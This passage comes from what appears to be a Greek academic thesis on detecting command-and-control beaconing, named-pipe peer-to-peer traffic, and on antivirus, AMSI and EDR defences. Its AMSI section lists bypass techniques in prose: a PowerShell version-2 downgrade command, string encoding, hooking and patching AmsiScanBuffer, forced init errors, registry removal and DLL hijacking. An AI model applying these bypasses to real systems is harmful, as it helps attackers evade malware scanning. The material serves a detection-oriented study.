Όπως έχει ήδη επισημανθεί, οι στατικές υπογραφές δεν επαρκούν για τον εντοπισμό beaconing επιθέσεων, καθώς τα περισσότερα C2 πλαίσια μπορούν να διαμορφωθούν και να προσαρμοστούν ανάλογα τις ανάγκες και τις προτιμήσεις των επιτιθέμενων, καθιστώντας δύσκολη τη δημιουργία

και την ενημέρωση αξιόπιστων υπογραφών [53]. Εντούτοις, το μοτίβο που παρατηρείται στις beaconing επιθέσεις δεν διαφοροποιείται αισθητά, δεδομένου ότι ο μέσος όρος και η διάμεσος του χρόνου μεταξύ των συνδέσεων παραμένουν λίγο πολύ σταθεροί, σε αντίθεση με την πραγματική, μη κακόβουλη κυκλοφορία, όπου δεν ακολουθείται το συγκεκριμένο μοτίβο. Επομένως, μπορούν να αναλυθούν και να εξεταστούν επικοινωνίες, στις οποίες οι χρόνοι μεταξύ των διαδοχικών συνδέσεων παραμένουν συνεχώς εντός ενός καθορισμένου εύρους. Ο έλεγχος ενός μεγαλύτερου χρονικού εύρους συνδέσεων θα μπορούσε να διευκολύνει την ανίχνευση beacons, που χρησιμοποιούν μεγάλη τιμή jitter, ωστόσο θα μπορούσε ταυτόχρονα να οδηγήσει στην κατηγοριοποίηση της νόμιμης κυκλοφορίας, που περιλαμβάνεται στο ευρύτερο αυτό εύρος, ως beaconing. Επομένως, υπάρχει ένα trade-off μεταξύ των false positives και του χρονικού εύρους των συνδέσεων που εξετάζεται κάθε φορά. Για παράδειγμα, η *Εικόνα* 65, παρουσιάζει ένα beacon με 1 δευτερόλεπτο sleep και 20% jitter, άρα χρονικό εύρος από 0,8 έως 1,2 δευτερόλεπτα. Αντίστοιχα, το μοντέλο που έχει υλοποιηθεί, μπορεί να ανιχνεύσει μέχρι 25% jitter. Πιο συγκεκριμένα, το μοντέλο ακολουθεί τους αναμενόμενους χρόνους σύνδεσης ενός beacon με τον C2 server και ανιχνεύει ως beaconing συμπεριφορά όλες οι συνδέσεις που παραμένουν εντός των ορίων που έχουν επιλεγεί. Στη στατιστική, η τυπική απόκλιση μετρά την διακύμανση ή διασπορά ενός συνόλου τιμών [97]. Μια χαμηλή τυπική απόκλιση υποδηλώνει ότι οι τιμές τείνουν να είναι κοντά στη μέση τιμή του συνόλου, ενώ μια υψηλή τυπική απόκλιση υποδηλώνει ότι οι τιμές κατανέμονται σε ένα ευρύτερο εύρος. Το jitter δυσκολεύει την ανίχνευση των beaconing επιθέσεων, καθώς η τυπική απόκλιση του συνόλου των δεδομένων αυξάνεται [53].



Εικόνα 65. Beaconing Συμπεριφορά

Το γενικό συμπέρασμα που προκύπτει από το παραπάνω παράδειγμα για μία οποιαδήποτε σύνδεση, είναι ότι όσο περισσότερο βρίσκεται μέσα στο καθορισμένο εύρος τιμών, τόσο πιο πιθανό είναι να κατηγοριοποιηθεί ως beaconing. Επιπλέον, το συγκεκριμένο μοντέλο εξακολουθεί να είναι αποτελεσματικό ακόμα και αν ένα beacon έχει jitter 50%, δεδομένου ότι οι μισές χρονικές τιμές αναμένεται να εμπίπτουν στο εύρος τιμών που έχει επιλεγεί, και επομένως η ανίχνευση της beaconing δραστηριότητας είναι εφικτή. Όπως έχει ήδη επισημανθεί, παρά τη χρήση του jitter, το

beaconing εμφανίζει μοτίβα στο σύνολο των δεδομένων [96]. Μία άλλη μετρική που μπορεί να χρησιμοποιηθεί είναι ο συντελεστής διακύμανσης, ο οποίος μετρά το βαθμό διακύμανσης στο σύνολο των δεδομένων. Δεδομένου ότι το jitter οδηγεί σε μία καθορισμένη διακύμανση, η ανάλυση του συντελεστή διακύμανσης μπορεί να βοηθήσει στον εντοπισμό της beaconing δραστηριότητας. Ωστόσο, η συγκεκριμένη προσέγγιση μπορεί να εισάγει θόρυβο, λόγω false positives αποτελεσμάτων.

Η κακόβουλη peer-to-peer επικοινωνία μπορεί να είναι δύσκολο αλλά όχι αδύνατο να εντοπιστεί [30]. Σε γενικότερο πλαίσιο, είναι ευκολότερο να ανιχνευθούν οι κακόβουλες συμπεριφορές ενός implant, σε έναν παραβιασμένο κεντρικό υπολογιστή (π.χ., HTTP beacon), παρά στο peer-to-peer (π.χ., SMB) πρωτόκολλο επικοινωνίας. Ωστόσο, υπάρχουν ορισμένοι δείκτες που μπορούν να συμβάλλουν στον εντοπισμό. Για παράδειγμα, πολλές μέθοδοι ανίχνευσης βασίζονται στη δημιουργία μιας βασικής συμπεριφοράς, που δρα ως γραμμή αναφοράς, και τη σύγκριση νέων συμπεριφορών με αυτήν, προκειμένου να εντοπιστούν ανωμαλίες. Αναφορικά με την ανίχνευση της κακόβουλης peer-to-peer επικοινωνίας, αυτή μπορεί να πραγματοποιηθεί τόσο στη δικτυακή κίνηση όσο και στους παραβιασμένους κεντρικούς υπολογιστές. Οι ανιχνεύσεις βάσει της δικτυακής κίνησης, στηρίζονται σε εσωτερικές και εξωτερικές επικοινωνίες που αρχικά καταγράφονται και στη συνέχεια αναλύονται. Για παράδειγμα, η ανίχνευση μπορεί να πραγματοποιηθεί μέσω του Sysmon Event ID 18, το οποίο καταγράφει τις νέες συνδέσεις των named pipes και ελέγχει περαιτέρω όσες που δεν προέρχονται από τον κεντρικό υπολογιστή. Επιπλέον, συχνά δημιουργείται μία γραμμή αναφοράς για την peer-to-peer επικοινωνία. Στη συνέχεια, σε περίπτωση που εντοπιστεί αύξηση του αριθμού των συνδέσεων μεταξύ των κεντρικών υπολογιστών ενός δικτύου, τότε αυτές οι νέες συνδέσεις αναλύονται περαιτέρω. Η συγκεκριμένη προσέγγιση μπορεί να χρησιμοποιηθεί συνδυαστικά, δεδομένου ότι οδηγεί σε αρκετά false positives. Επομένως, θα μπορούσε να χρησιμοποιηθεί ως συμπληρωματικός δείκτης για τον εντοπισμό μίας πιθανής παραβίασης. Αναφορικά με την ανίχνευση στους παραβιασμένους κεντρικούς υπολογιστές, σε πολλές περιπτώσεις οι επιτιθέμενοι χρησιμοποιούν τα προεπιλεγμένα ονόματα των named pipes των C2 πλαισίων (π.χ., gruntsvc στο Covenant και msagent στο Cobalt Strike), χωρίς πρώτα να τα τροποποιούν. Ωστόσο, είναι πρόδηλο ότι τα named pipes μπορούν εύκολα να παραμετροποιηθούν από τους επιτιθέμενους, αναιρώντας το συγκεκριμένο σημείο ανίχνευσης. Επιπλέον, για να επιτευχθούν καλύτερα ποσοστά ανίχνευσης, ένας οργανισμός θα πρέπει να έχει έναν τρόπο συλλογής, ανάλυσης και συσχέτισης των διαδικασιών (processes) με τα αντίστοιχα named pipes. Η συσχέτιση αυτή μπορεί να πραγματοποιηθεί για παράδειγμα μέσω του Sysmon Event ID 17, το οποίο αναλύεται περαιτέρω στη συνέχεια της εργασίας. Στόχος της συγκεκριμένης προσέγγισης είναι ο εντοπισμός ασυνήθιστων συσχετίσεων/σχέσεων μεταξύ των διαδικασιών και των named pipes. Τα συμβάντα θα πρέπει να συλλέγονται για μία χρονική περίοδο, δημιουργώντας μία γραμμή αναφοράς. Στη συνέχεια τα νέα συμβάντα συγκρίνονται με αυτήν. Για παράδειγμα, το όνομα του named pipe της διεργασίας Google Chrome εμφανίζει συγκεκριμένο format που αποτελείται από τη συμβολοσειρά mojo και αριθμούς (π.χ., mojo.12345). Επομένως, σε περίπτωση που δημιουργηθεί ένα νέο named pipe με όνομα που δεν ταιριάζει στο παραπάνω format, θεωρείται απευθείας ύποπτο. Ωστόσο, καλό είναι η συγκεκριμένη ανίχνευση να λειτουργεί σε συνδυασμό με άλλους δείκτες, προκειμένου να συμβάλλει συνδυαστικά στον εντοπισμό μίας πιθανής παραβίασης. Ένα εξίσου σημαντικό σημείο που πρέπει να αναλυθεί είναι το security descriptor του named pipe, που χρησιμοποιείται για τον

έλεγχο της πρόσβασης του client και του server. Τα C2 πλαίσια συχνά εφαρμόζουν έναν μόνο security descriptor στο named pipe, που επιτρέπει τον πλήρη έλεγχο στο Everyone Group. Με αυτόν το τρόπο ο επιτιθέμενος αποκτά περισσότερες δυνατότητες στους παραβιασμένους κεντρικούς υπολογιστές. Ωστόσο, η συγκεκριμένη προσέγγιση ανίχνευσης μπορεί να χρησιμοποιηθεί συνδυαστικά, δεδομένου ότι οδηγεί σε αρκετά false positives. Επομένως, θα μπορούσε να χρησιμοποιηθεί ως συμπληρωματικός δείκτης για τον εντοπισμό μίας πιθανής παραβίασης.

4.1 Antivirus

Το λογισμικό προστασίας από ιούς (AV) είναι ίσως η κυριότερη πηγή εντοπισμού κακόβουλης δραστηριότητας σε ένα endpoint [98]. Στα endpoints συμπεριλαμβάνονται φορητοί υπολογιστές, κινητές συσκευές, σταθμοί εργασίας, Internet of Things (IoT) συσκευές και servers [99]. Στην πραγματικότητα, ως endpoint ορίζεται κάθε συσκευή ή σημείο εισόδου που συνδέεται σε ένα δίκτυο. Πιο συγκεκριμένα, πρόκειται για απομακρυσμένες υπολογιστικές συσκευές που επικοινωνούν μεταξύ του χάρη στο δίκτυο στο οποίο είναι συνδεδεμένες. Οι κυβερνοεγκληματίες, εκμεταλλεύονται συχνά τα συγκεκριμένα ευάλωτα σημεία εισόδου, προκειμένου να πραγματοποιήσουν στοχευμένες επιθέσεις. Σε αρκετές περιπτώσεις, οι αρχικές επιδιώξεις των επιτιθέμενων περιλαμβάνουν τη χρήση ενός endpoint σαν entry point για την απόκτηση πρόσβασης σε στοιχεία και πληροφορίες υψηλής αξίας στο δίκτυο ενός οργανισμού-στόχου [99].

Τα λογισμικά προστασίας από ιούς σαρώνουν λειτουργικά συστήματα και αρχεία, προκειμένου να ανιχνεύσουν γνωστά κακόβουλα προγράμματα, όπως trojans, worms και ransomware [98]. Σε περίπτωση εντοπισμού, προσπαθούν να αποβάλουν τα εν λόγω προγράμματα από το σύστημα. Η ανίχνευση του κακόβουλου λογισμικού πραγματοποιείται είτε συγκρίνοντας binaries με γνωστές υπογραφές κακόβουλου λογισμικού (signature-based detection), είτε ελέγχοντας την ακεραιότητα των αρχείων του συστήματος (integrity scan), είτε μέσω ευρετικής ανάλυσης (heuristic analysis), προκειμένου να προσδιοριστεί κατά πόσο οι διεργασίες που εκτελούνται παρουσιάζουν ύποπτες δραστηριότητες. Στο τελευταίο είδος ανίχνευσης, το AV μπορεί να εντοπίσει κακόβουλα προγράμματα τα οποία, παρόλο που δεν ταιριάζουν με υπογραφές κακόβουλων λογισμικών, εμφανίζουν μη φυσιολογική συμπεριφορά. Πιο συγκεκριμένα, το AV αρχικά εκτελέσει το ύποπτο πρόγραμμα σε ένα sandbox και στη συνέχεια αξιολογεί αν το πρόγραμμα παρουσιάζει κακόβουλη δραστηριότητα (π.χ., διαγραφή ή κρυπτογράφηση αρχείων/δεδομένων, εκκίνηση μεγάλου αριθμού ύποπτων διεργασιών).

Η εξέλιξη των legacy AV λύσεων οδήγησε στα NGAV (Next-Generation Antivirus), τα οποία παρέχουν προηγμένη ανίχνευση που βασίζεται στη Μηχανική Μάθηση (Machine Learning) και στην Τεχνητή Νοημοσύνη (Artificial Intelligence). Οι συγκεκριμένες τεχνικές, καθιστούν, υπό προϋποθέσεις, δυνατή την ανίχνευση άγνωστου και νέου (zero-day) κακόβουλου λογισμικού, καθώς επίσης και προηγμένων/πολύπλοκων επιθέσεων. Ένα NGAV αναλύει τη συμπεριφορά διαφόρων διαδικασιών χρησιμοποιώντας τεχνικές Μηχανικής Μάθησης και Τεχνητής Νοημοσύνης, προκειμένου να προσδιορίσει αν αυτές οι διαδικασίες συμπεριφέρονται ασυνήθιστα, σε σχέση με την κανονική συμπεριφορά τους στο σύστημα, ή σε σχέση με γνωστή κακόβουλη συμπεριφορά (π.χ., ransomware).

Παρ' όλο που ένα AV αποτελεί το βασικό δομικό στοιχείο της ασφάλειας ενός endpoint, παρουσιάζει ταυτόχρονα περιορισμένες ικανότητες και δυνατότητες αποτροπής πολύπλοκων απειλών, όπως είναι οι επιθέσεις τύπου C2 beaconing. Επιπλέον, οι νέοι τύποι επιθέσεων, που εκτελούνται απευθείας στη μνήμη χωρίς τη δημιουργία αρχείων στο σύστημα, δεν είναι εύκολα ανιχνεύσιμοι από την πλειοψηφία των AV λύσεων. Αυτό οφείλεται στο γεγονός ότι τα παραδοσιακά AV είναι απλοϊκά και διαθέτουν περιορισμένη εμβέλεια ανίχνευσης [100]. Πιο συγκεκριμένα, πρόκειται για αποκεντρωμένα συστήματα ασφαλείας που δεν παρέχουν επαρκή ασφάλεια, σε σύγκριση με τις σύγχρονες Endpoint Detection and Response (EDR) λύσεις (αναλύονται περαιτέρω στο *Κεφάλαιο 4.3*). Επομένως, παρ' όλο που τα παραδοσιακά AVs παρέχουν ένα βασικό επίπεδο προστασίας από επιθέσεις, δεν επαρκούν για να καλύψουν τις ανάγκες ασφάλειας ενός δικτύου.


Οι σύγχρονες λύσεις ασφάλειας είναι λιγότερο επικεντρωμένες στην προσέγγιση των υπογραφών και πολύ περισσότερο στη συμπεριφορά που παρουσιάζουν τα ύποπτα προγράμματα/διεργασίες, ενσωματώνοντας ένα ευρύτερο φάσμα δυνατοτήτων, όπως είναι η προστασία από ιούς, η προστασία από exploitation, η ανίχνευση και η απόκριση σε απειλές και η παροχή, στους χρήστες, αναλυτικών στοιχείων αναφορικά με την ασφάλεια της συσκευής τους [99]. Οι στρατηγικές ασφάλειας που ακολουθούνται σήμερα από τους οργανισμούς, συνδυάζουν Endpoint Protection Platforms (EPPs) και Endpoint Detection and Response (EDR) λύσεις, με εργαλεία παρακολούθησης της κυκλοφορίας του δικτύου του οργανισμού (Network Traffic Analysis - NTA). Με αυτόν τον τρόπο, εξασφαλίζεται η παροχή μιας ολιστικής προσέγγισης για τον εντοπισμό επιθέσεων και ταυτόχρονα είναι εφικτή η παρακολούθηση του ολοένα και περισσότερο αυξανόμενου ποσοστού των συσκευών που συνδέονται στο δίκτυο του οργανισμού.

4.2 AMSI

Το Windows Antimalware Scan Interface (AMSI) αποτελεί μία ευέλικτη διεπαφή, που επιτρέπει την ενσωμάτωσή του σε οποιοδήποτε πρόγραμμα προστασίας από κακόβουλο λογισμικό [101]. Προσφέρει βελτιωμένη ανίχνευση, προσθέτοντας ένα ακόμα επίπεδο ασφάλειας για την προστασία των δεδομένων και των εφαρμογών των χρηστών. Πιο συγκεκριμένα, έχει σχεδιαστεί για να επιτρέπει την ενσωμάτωση και την εκτέλεση κοινών τεχνικών σάρωσης και προστασίας, που παρέχονται από AV προϊόντα, σε εφαρμογές. Υποστηρίζει μεταξύ άλλων, τη σάρωση των αρχείων και της μνήμης ενός κεντρικού υπολογιστή, τον έλεγχο της φήμης των URL και των IP διευθύνσεων που χρησιμοποιούνται, καθώς επίσης και τη συσχέτιση διαφορετικών θραυσμάτων (fragments) ενός κακόβουλου payload, καθιστώντας ευκολότερη τη διαδικασία της ανίχνευσης σε σχέση με τον εντοπισμό κακόβουλης δραστηριότητας από μεμονωμένα τμήματα. Η ανίχνευση από το AMSI βασίζεται σε υπογραφές.


Από προεπιλογή, το Windows Defender αλληλεπιδρά με το AMSI API, για τη σάρωση PowerShell scripts, VBA macros και JavaScript κατά την εκτέλεση τους, προκειμένου να αποτρέψει την κακόβουλη εκτέλεση κώδικα. Το AMSI δεν εφαρμόζεται αποκλειστικά στο Windows Defender. Αντίθετα, όπως έχει ήδη τονιστεί, μπορεί να ενσωματωθεί και σε άλλα προϊόντα προστασίας που παρέχουν την κατάλληλη υποστήριξη. Το AMSI παρέχει κυρίως δύο μεθόδους ανίχνευσης, τη σάρωση συμβολοσειρών και τη σάρωση binary large objects (BLOBs). Επιπλέον, υπάρχει η έννοια

των sessions που βοηθούν στη συσχέτιση πολλαπλών αιτημάτων σάρωσης. Πιο συγκεκριμένα, όταν ένας χρήστης εκτελεί ένα script, το AMSI.dll εγχέεται στο χώρο της μνήμης της συγκεκριμένης διεργασίας. Επιπλέον, πριν από την εκτέλεση του script, τα AmsiScanBuffer και AmsiScanString APIs χρησιμοποιούνται από το πρόγραμμα προστασίας για τη σάρωση του buffer και τη σάρωση των συμβολοσειρών, αντίστοιχα. Σε περίπτωση που προκύψει μία γνωστή, κακόβουλη υπογραφή, η εκτέλεση του script δεν εκκινείται και εμφανίζεται ένα μήνυμα στο χρήστη αναφορικά με τον αποκλεισμό της. Η παραπάνω διαδικασία αποτελείται από συγκεκριμένα διακριτά βήματα. Για παράδειγμα, όταν δημιουργείται μια PowerShell διαδικασία, το AMSI.dll φορτώνεται στο χώρο διευθύνσεών της. Μέσα στο AMSI.dll, υπάρχει η AmsiScanBuffer συνάρτηση, που χρησιμοποιείται για τη σάρωση του περιεχομένου του script. Πριν πραγματοποιηθεί η εκτέλεσή του, οτιδήποτε περιέχεται στο script θα αποσταλεί πρώτα στη συνάρτηση AmsiScanBuffer. Εκεί θα πραγματοποιηθεί ο έλεγχος από το εγκατεστημένο πρόγραμμα προστασίας από ιούς προκειμένου να προσδιορίσει εάν σχετίζεται με γνωστές υπογραφές. Σε περίπτωση που κατηγοριοποιηθεί ως κακόβουλο, θα αποκλειστεί η εκτέλεσή του. Η παραπάνω διαδικασία περιγράφεται στην *Εικόνα 66* [101].



Εικόνα 66. Αρχιτεκτονική του AMSI

Η κεντρική ιδέα πίσω από το AMSI είναι ότι ενώ ένα κακόβουλο script μπορεί να περάσει από πολλές φάσεις obfuscation, στο τέλος πρέπει να εισέλθει μη obfuscated στην scripting engine. Επομένως, όταν φτάσει στο συγκεκριμένο σημείο, η εφαρμογή μπορεί να καλέσει τα AMSI APIs προκειμένου να πραγματοποιηθεί ο έλεγχος από το εγκατεστημένο πρόγραμμα προστασίας από ιούς. Η ροή που παρουσιάζεται στην *Εικόνα 67* περιγράφει την ενσωμάτωση του AMSI κατά την εκτέλεση Microsoft Office μακροεντολών.



Εικόνα 67. AMSI Microsoft Office


Αρχικά, το έγγραφο περιέχει μία κακόβουλη μακροεντολή, η οποία αποφεύγει τις στατικές τεχνικές ανίχνευσης (π.χ., μέσω obfuscation). Στη συνέχεια, ο χρήστης ανοίγει το συγκεκριμένο έγγραφο, ενεργοποιεί τις μακροεντολές και επομένως επιτρέπει την εκτέλεσή τους. Αν κατά την εκτέλεση της μακροεντολής, παρατηρηθούν συγκεκριμένα Win32 ή COM APIs που θεωρούνται ύποπτα (triggers), η εκτέλεση διακόπτεται και τα περιεχόμενα του buffer μεταβιβάζονται στο AMSI για περαιτέρω ανάλυση. Το λογισμικό προστασίας από ιούς απαντά με μια ετυμηγορία προκειμένου να υποδείξει εάν η συμπεριφορά της μακροεντολής είναι κακόβουλη ή όχι. Αν η συμπεριφορά είναι κακόβουλη, τότε τερματίζεται η διεργασία Microsoft Office κλείνει και το AV απομακρύνει το κακόβουλο έγγραφο. Σε αντίθετη περίπτωση η μακροεντολή εκτελείται κανονικά.

Οι κόκκινες ομάδες και οι επιτιθέμενοι προσπαθούν να το αποφύγουν το AMSI με διάφορες μεθόδους [102]. Πιο συγκεκριμένα, δεδομένου ότι το AMSI φορτώνεται στο χώρο διευθύνσεων κατά τη διαδικασία εκτέλεσης ενός script, υπάρχουν διάφορες τεχνικές για τη διακοπή ή το patch συγκεκριμένων συναρτήσεων του AMSI.dll. Παρ' όλο που η πλειοψηφία αυτών των τεχνικών μπορεί να ανιχνευθεί, η τροποποίηση των συμβολοσειρών και των μεταβλητών τους, η κωδικοποίηση και το obfuscation μπορούν να συμβάλλουν στην αποφυγή του εντοπισμού τους από το AMSI. Οι κύριες τεχνικές που χρησιμοποιούνται συνοψίζονται παρακάτω:

- Υποβάθμιση της έκδοσης PowerShell: Παρ' όλο που η έκδοση 2.0 της PowerShell έχει καταργηθεί, δεν έχει αφαιρεθεί από τα λειτουργικά συστήματα. Δεδομένου ότι δεν υποστηρίζει σημαντικά στοιχεία ελέγχου ασφαλείας (π.χ., AMSI), μπορεί να χρησιμοποιηθεί για τους σκοπούς του επιτιθέμενου. Η υποβάθμιση της έκδοσης πραγματοποιείται εκτελώντας την εντολή powershell -version 2.
- Base64 κωδικοποίηση: Σε περίπτωση που χρησιμοποιηθεί base64 κωδικοποίηση στις συμβολοσειρές AmsiUtils και amsiInitFailed (υπεύθυνες για την ενεργοποίηση του AMSI), και αποκωδικοποιηθούν κατά το χρόνο εκτέλεσης του script, αποτρέπεται η δυνατότητα σάρωσης της τρέχουσας διαδικασίας από το AMSI.
- Hooking: Η συγκεκριμένη επίθεση πραγματοποιείται χάρη σε ένα DLL αρχείο που γίνεται inject σε μία PowerShell διεργασία και αποφεύγει το AMSI μέσω hooking στη συνάρτηση AmsiScanBuffer. Ως αποτέλεσμα, το AmsiScanBuffer εκτελείται με εικονικές παραμέτρους.
- Memory Patching: Αποτελεί μία μέθοδο παράκαμψης του AMSI στην οποία πραγματοποιείται patching στη συνάρτηση AmsiScanBuffer, προκειμένου να επιστρέφει πάντα "AMSI_RESULT_CLEAN", που υποδεικνύει ότι δεν βρέθηκε απειλή.

- Forcing an Error: Η επιβολή λάθους από το AMSI (amsiInitFailed) έχει ως αποτέλεσμα να μην πραγματοποιηθεί σάρωση για την τρέχουσα διαδικασία. Δεδομένου ότι υπάρχει πλέον υπογραφή για το συγκεκριμένο flag, εναλλακτικές μέθοδοι έχουν προταθεί που περιλαμβάνουν την επιβολή λάθους με νόμιμο τρόπο (amsiContext και amsiSession).
- Τροποποίηση Registry Key: Η κατάργηση του registry key του AV παρόχου, απενεργοποιεί τη δυνατότητα του AMSI να πραγματοποιήσει σάρωση. Ωστόσο, η συγκεκριμένη προσέγγιση δεν είναι stealthy και απαιτεί υψηλότερα δικαιώματα.
- DLL Hijacking: Αποτελεί μία μέθοδο παράκαμψης του AMSI στην οποία ένα παραποιημένο αρχείο αντικαθιστά το πραγματικό. Κατά την εκτέλεσή του, το AMSI υπολειτουργεί δεδομένου ότι το νέο AMSI.dll αρχείο δεν περιέχει όλες τις λειτουργίες εντοπισμού.

Το AMSI.fail [103], παρέχει διάφορα τμήματα PowerShell κώδικα που οδηγούν σε διακοπή ή απενεργοποίηση του AMSI για μία τρέχουσα διεργασία. Τα τμήματα κώδικα είναι συγκεκριμένα και η επιλογή ανάμεσα σε αυτά γίνεται τυχαία. Στη συνέχεια, πραγματοποιείται obfuscation ώστε κάθε έξοδος να είναι διαφορετική από τις προηγούμενες και να μη σχετίζεται με γνωστές υπογραφές. Για παράδειγμα, στην *Εικόνα 68* παρουσιάζεται η μέθοδος AmsiScanBuffer Patch του Rasta Mouse. Στα αριστερά ο χρήστης προσπαθεί να εκτελέσει την εντολή Invoke-Mimikatz, η οποία ωστόσο ανιχνεύεται από το AMSI (Fully Qualified Error Id: Script Contained Malicious Content). Αυτό οφείλεται στο γεγονός ότι υπάρχει υπογραφή για το συγκεκριμένο string. Αντίθετα, στα αριστερά ο χρήστης πραγματοποιεί patch στο AmsiScanBuffer (η επιτυχία της συγκεκριμένης ενέργειας προκύπτει από την τιμή True). Μετά το patch ο χρήστης εκτελεί και πάλι την εντολή Invoke-Mimikatz. Αυτήν τη φορά, το μήνυμα που εμφανίζεται δεν σχετίζεται με ανίχνευση από το AMSI αλλά έχει να κάνει με το γεγονός ότι δε βρέθηκε το συγκεκριμένο script (Fully Qualified Error Id: Command Not Found Exception) και επομένως δεν μπορεί να εκτελεστεί. Ως αποτέλεσμα των ανωτέρω, η συγκεκριμένη τεχνική οδηγεί στην αποφυγή του εντοπισμού κακόβουλης δραστηριότητας από το AMSI.



Εικόνα 68. AmsiScanBuffer Patch του Rasta Mouse

4.3 EDR

Ο όρος Endpoint Detection and Response (EDR), γνωστός και ως Endpoint Threat Detection and Response (ETDR), προτάθηκε το 2013 από τον Anton Chuvakin [18]. Όπως έχει ήδη τονιστεί, οι παραδοσιακές AV λύσεις βασίζονται σε υπογραφές για τον εντοπισμό απειλών σε ένα endpoint [104]. Ένα AV λογισμικό μπορεί επίσης να χρησιμοποιήσει ευρετική ανάλυση προκειμένου να εξετάσει τη συμπεριφορά ενός αρχείου ή μίας διαδικασίας. Από την άλλη πλευρά, τα EDR συστήματα βασίζονται κυρίως στη συμπεριφορική ανάλυση των διεργασιών κα προγραμμάτων που εκτελούνται σε ένα endpoint. Για παράδειγμα, αν ένα Word έγγραφο, κατά την ενεργοποίηση των μακροεντολών που περιέχει, δημιουργήσει μια διαδικασία PowerShell και στη συνέχεια αυτή εκτελέσει ένα ύποπτο script, τότε προφανώς το αρχείο θα επισημανθεί και θα τεθεί σε καραντίνα μέχρι να επιβεβαιωθεί η εγκυρότητα της διαδικασίας. Πιο συγκεκριμένα, ένα EDR προσφέρει προηγμένα μέτρα για τον εντοπισμό απειλών, παρέχει τη δυνατότητα εντοπισμού της πηγής μιας επίθεσης και προσδιορίζει τον τρόπο εξάπλωσής της [98]. Επιπλέον, αποτελεί το βασικό δομικό στοιχείο μίας Endpoint Protection Platform (EPP). Ενώ μία EPP παρέχει μέτρα ασφαλείας για την πρόληψη επιθέσεων, ένα EDR αντιμετωπίζει τις απειλές προτού επιφέρουν οποιοδήποτε επίπτωση. Ειδικότερα, οι EDR λύσεις συλλέγουν δεδομένα από τα endpoints (π.χ., διεργασίες που εκτελούνται, επικοινωνίες του endpoint, συνδέσεις χρηστών) και στη συνέχεια τα προωθούν για αποθήκευση και επεξεργασία σε μία κεντρική βάση δεδομένων [18]. Εκεί πραγματοποιείται συσχετισμός των συλλεχθέντων στοιχείων, σε πραγματικό χρόνο, με στόχο τον εντοπισμό και την ανάλυση ύποπτων δραστηριοτήτων. Επομένως, τα EDR ενισχύουν τις δυνατότητες των Security Operation Centers (SOCs) καθώς ανιχνεύουν απειλές και ειδοποιούν τόσο το χρήστη όσο και τις ομάδες απόκρισης. Πιο συγκεκριμένα, τα EDR βοηθούν τους αναλυτές ασφαλείας να προσδιορίσουν αν ενδεχόμενοι εισβολείς έχουν ήδη 